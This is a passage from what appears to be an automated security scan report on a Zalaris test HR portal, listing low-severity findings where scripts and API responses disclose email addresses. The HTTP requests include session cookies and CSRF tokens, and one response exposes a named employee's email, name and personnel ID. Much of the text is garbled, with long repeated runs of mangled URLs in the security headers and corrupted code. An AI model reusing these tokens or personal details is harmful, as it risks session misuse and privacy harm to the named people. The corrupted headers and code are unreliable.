Confidence: Certain

Host: https://testportal.zalaris.com

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticgrid/Grid.js

### Issue detail

Path:

The following email addresses were disclosed in the response:

- karl.liu@sap.com
- oramo.zhang@sap.com
- qianze.zhang@sap.com

### Request 1

```
GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticgrid/Grid.js
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUbooy2(IStLBRDMhtYT)1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:13:56 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/x-javascript;charset=UTF-8
 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 12:45:36 GMT
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://boost.ai/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://sap.
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.com/https://spois-analytics.
 https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 Content-Length: 486715
 jQuery.sap.declare("sap.fpa.ui.control.analyticgrid.Grid");
 ¡Query.sap.require("sap.ui.core.Control");
 * Constructor for a new analyticgrid/Grid.
   Accepts an object
 ...[SNIP]...
 ay not reflect the real range in the grid.
  * For example, for region (x1, y1, x2, y2), cell (x2, y2) has colspan=2 and rowspan=2,
 * the real range is (x1, y1, x2 +2 -1, y2 + 2 -1).
    @author karl.liu@sap.com

* @param {Object} oRegion Region to re-calculate.
* @return {Object} Re-calculated region.
 sap.fpa.ui.control.analyticgrid.Grid.prototype. calculateRealRegion = function(oRegion) {
 ...[SNIP]...
 = oResult.y2 + oMergedCell.rowSpan - 1;
     return oResult:
```

```
};
 * Tries to get basic information of merged cell.
 * Such as rowspan, colspan, contained cells, etc.
  @author karl.liu@sap.com
 * @param {Number} iX x index of cell
* @param {Number} iY y index of cell
* @return {Object} Detailed information of merged cell.
 sap.fpa.ui.control.analyticgrid.Grid.prototype._getMe
 ...[SNIP]...
   return oMergedCell;
 * It parses given region, find out more region info, such as
* if the region has merged cell, cells contained by merged cell, and col/row size...
 * @author karl.liu@sap.com
 * @param {Object} oRegion Region to parse which has basic info of a region (x1, y1, x2, y2)
 sap.fpa.ui.control.analyticgrid.Grid.prototype._parseRegion = function(x1, y1, x2, y2) {
  ..[SNIP]..
 Bounds = true;
 } else {
 bOutBounds = x >= this.numberOfTotalCols || y >= this.numberOfTotalRows;
 return this.getFreeEdit() && bOutBounds;
 };
 * getFreeEdit
* @author oramo.zhang@sap.com
* for now, this.bFreeEdit is always true. If anyone needs to extends it, please expose the get and set method.
 * @return {}
 sap.fpa.ui.control.analyticgrid.Grid.prototype.getFreeEdit = functio
 ...[SNIP]...
      position : pos,
         styles: styles,
         distance : distance
   return result;
 //beta phase, please only use this for forecast layout atm
 //iff you need to use this, please contact qianze.zhang@sap.com
sap.fpa.ui.control.analyticgrid.Grid.prototype._drawCellDecorator = function() {
   var decorators = this.decorators;
   var id = this.getId();
var $tbl = $("#" + id + " .sapEpmUiControlAnalyticgridG
  ..[SNIP]...
 Axis, colTupleIndex);
 _buildMemberContext(this.rowAxis, rowTupleIndex);
 return memberContext;
 };
/**
* post an error message to message bar when necessary
  @author qianze.zhang@sap.com
  * @param type required: type of msg
 * @param translatableText required: a translatable error message
 sap.fpa.ui.control.analyticgrid.Grid.prototype._postMsg = function(type, translatableText) { sap.fpa.ui.infra.common.getMsgCenter().postMsg(type, "", translatableText);
 };
 * prepend starred element
 * @author qianze.zhang@sap.com
 sap.fpa.ui.control.analyticgrid.Grid.prototype.starredHtml = function(x,\ y,\ cell,\ item)\ \{
   var oCell = cell || this._getCustomCell(x,y);
if (oCell) {
      if (oCell.starred) {
         item.find("di
  ..[SNIP]...
 </span>");
      }
  }
 };
 * before handlers for starting a custom cell update batch, optional
```

```
* @author qianze.zhang@sap.com
sap.fpa.ui.control.analyticgrid.Grid.prototype.beginBatchUpdate = function() {
 this batchQueue = II:
 this.setBatching(true);
* before handlers for starting a custom cell update batch, optional
* @author qianze.zhang@sap.com
sap.fpa.ui.control.analyticgrid.Grid.prototype.endBatchUpdate = function() {
this.sequenceOfFiringCustomBatchUpdatedEvent = this.sequenceOfFiringCustomBatchUpdatedEvent || 0;
...[SNIP].
```

# 24.2. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/jspdf.js

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zalaris\_common\_used/js/jspdf.js

#### Issue detail

The following email addresses were disclosed in the response:

- james@parall.ax
- steven@twelvetone.tv
- youssef.beddad@gmail.com
- eduardo.morais@usp.br
- u-jussi@suomi24.fi
- chick307@gmail.com
- sstoo@gmail.com
- gal@mozilla.com
- cjones@mozilla.com • shaon.barman@gmail.com
- 21@vingtetun.orgjustindarc@gmail.com

#### Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772377411; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

### Response 1

```
HTTP/1.1 200 OK
Date: 20220714 061955 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 307551
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Oct 2019 07:00:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 00163EDC07D11ED9B88BF57517ABF213
```

```
sap-isc-uagent: 0
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://patform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.net/api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
!function(t,e)("object"==typeof exports&&"undefined"!=typeof module?module.exports=e():"function"==typeof define&&define.amd?define(e):t.jsPDF=e())(this,function()("use
strict";var t,y,e,I,i,o,a,h,C,T
<james@parall.ax>
...[SNIP]...
rdo.morais@usp.br
   2013 Lee Driscoll, https://github.com/lsdriscoll
* 2014 Juan Pablo Gaviria, https://github.com/juanpgaviria
   2014 James Hall, james@parall.ax
* 2014 Diego Casorran, https://github.com/diegocr
         I=$.API,C={x:void 0,y:void 0,w:void
 ...[SNIP].
<s.length&&this.setTableHeaderRow(s),this.setFontStyle("normal"),this.printingHeaderRow=!1},
 pspDF Context2D PlugIn Copyright (c) 2014 Steven Spungin (TwelveTone LLC) steven@twelvetone.tv ;
 * Licensed under the MIT License. http://opensource.org/licenses/mit-license
...[SNIP]...
</JavaScript "+n+" 0 R>>")}),this},(
* jsPDF Outline PlugIn
* Copyright (c) 2014 Steven Spungin (TwelveTone LLC) steven@twelvetone.tv
  * Licensed under the MIT License
 * http://opensource.org/licenses/mit-license
c=\$.API). events.push (["postPutResources",function(){var t=this,e=/^(\d+) 0 obj\$/;} if (0<this.outline.def)) and the properties of the 
...[SNIP]...
this.internal.viewerpreferences.configuration=n,this},
                                                                                                                        ._____
    isPDF XMP metadata plugin
* Copyright (c) 2016 Jussi Utunen, u-jussi@suomi24.fi
Y=\$. API, K=J=X="",Y. add Metadata=function(t,e) \{return\ J=e||"http://jspdf.default.namespaceuri/",X=t,this.
...[SNIP]...
<chick307@gmail.com>
 ...[SNIP]..
 <sstoo@gmail.com>
...[SNIP]...
 <gal@mozilla.com>
...[SNIP]...
<cjones@mozilla.com>
 ...[SNIP]...
<shaon.barman@gmail.com>
...[SNIP]...
<21@vingtetun.org>
...[SNIP]...
 <justindarc@gmail.com>
   ..[SNIP]...
```

# 24.3. https://testportal.zalaris.com/neptune/zmfp personal profile

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_personal\_profile

#### Issue detail

The following email address was disclosed in the response:

JOSTEIN.HANSEN@STATKRAFT.COM

#### Request 1

POST /neptune/zmfp\_personal\_profile?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_PERSONAL\_PROFILE&sap-client=650&dxp=21100006&field\_id=00599 HTTP/1.1 Host: testportal zalaris com Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32:980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772181965; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.9e55c3adf2c74d96 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-9e55c3adf2c74d96-01 Content-Length: 15 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"GS INPUT":{}}

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:17:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 Content-Length: 247989
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
https://d.signicat.com/ https://*.in.application.itwiter.com/ https://maps.googleapis.com/ https://maps.googleapis.com/ https://spui5.hana.ondemand.com/ https://spui
http://www.zalaris.com http://zalaris.com https://*.zalaris.com: https://*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: :
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosnifl
Connection: close
{"modelPageStartData":
["IT0002_VIS":true, "IT0006_VIS":true, "IT0021_VIS":true, "IT0105_VIS":true, "IT0009_VIS":true, "IT0413_VIS":false, "IT0032_VIS":false, "PORID":"650-00034448", "ENAME":"Jostein
Hansen"
"...[SNIP]...
YCSSTVFC0AJnJoAWgBCe1AC0AITQAo6UABOKAEFACk4oAQHJoAWgBM5NAC0AIT2FAC0ABOKAJov9WK0jsYz3B3CDnr6UN2EotkO4sSTSi7myVgqthixnMgqL3Y0T9KZRDLJn
5V6dzUtktn/2Q==","ACTION_ID":"","modeloOPSS0105Data":

{"WORK_EMAIL":"JOSTEIN.HANSEN@STATKRAFT.COM","WORK_EMAIL_VIS":true,"EDIT_WORK_EMAIL_VIS":true,"EDITABLE_WORK_EMAIL":","PERS_EMAIL_VIS":false,"EDIT_PERS_EMAIL_VIS":false,"EDITABLE_PERS_EMAIL":"","PERS_EMAIL_VIS":false,"EDIT_PERS_EMAIL_VIS":false,"INT_LINE_VIS
   ...[SNIP]...
                 105Data":
```

{"WORK\_EMAIL":"JOSTEIN.HANSEN@STATKRAFT.COM","WORK\_EMAIL\_VIS":true,"EDIT\_WORK\_EMAIL\_VIS":true,"EDITABLE\_WORK\_EMAIL":false,"PERS\_EMAIL":"","PERS\_EMAIL\_VIS":false,"EDIT\_PERS\_EMAIL\_VIS":false,"EDITABLE\_PERS\_EMAIL":false,"INT\_LINE\_VIS
...[SNIP]...

# 24.4. https://testportal.zalaris.com/neptune/zmfp\_request\_system\_access

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_request\_system\_access

#### Issue detail

The following email address was disclosed in the response:

• JOSTEIN.HANSEN@STATKRAFT.COM

#### Request 1

POST /neptune/zmfp\_request\_system\_access?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_REQUEST\_SYSTEM\_ACCESS&sap-client=650&dxp=21100006&field\_id=00150 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657773078380; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://lestportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.cbf1df54b50c4b73 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-cbf1df54b50c4b73-01 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:32:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 3356
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*
access-control-allow-methods: \*
access-control-allow-methods: \*
access-control-allow-baders: \*
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://\*.zalaris.co
https://\*.petune-software.com:443 https://license.goedit.io
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://eneptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.https://calcors.azurewebsites.net/https://eneptune-software.com/https://calcors.azurewebsites.net/https://calcors.azurewebsites.net/https://cacounts.ondemand.com/ https://calcors.azurewebsites.net/https://cgin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/https://preprod.signicat.com/ https://id.signicat.com/ https://sin.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://pag-googleapis.com https://sapui5.hana.ondemand.com https://spdication.twimg.com/https://code.jquery.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twimg.com/https://spdication.twiter.co

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

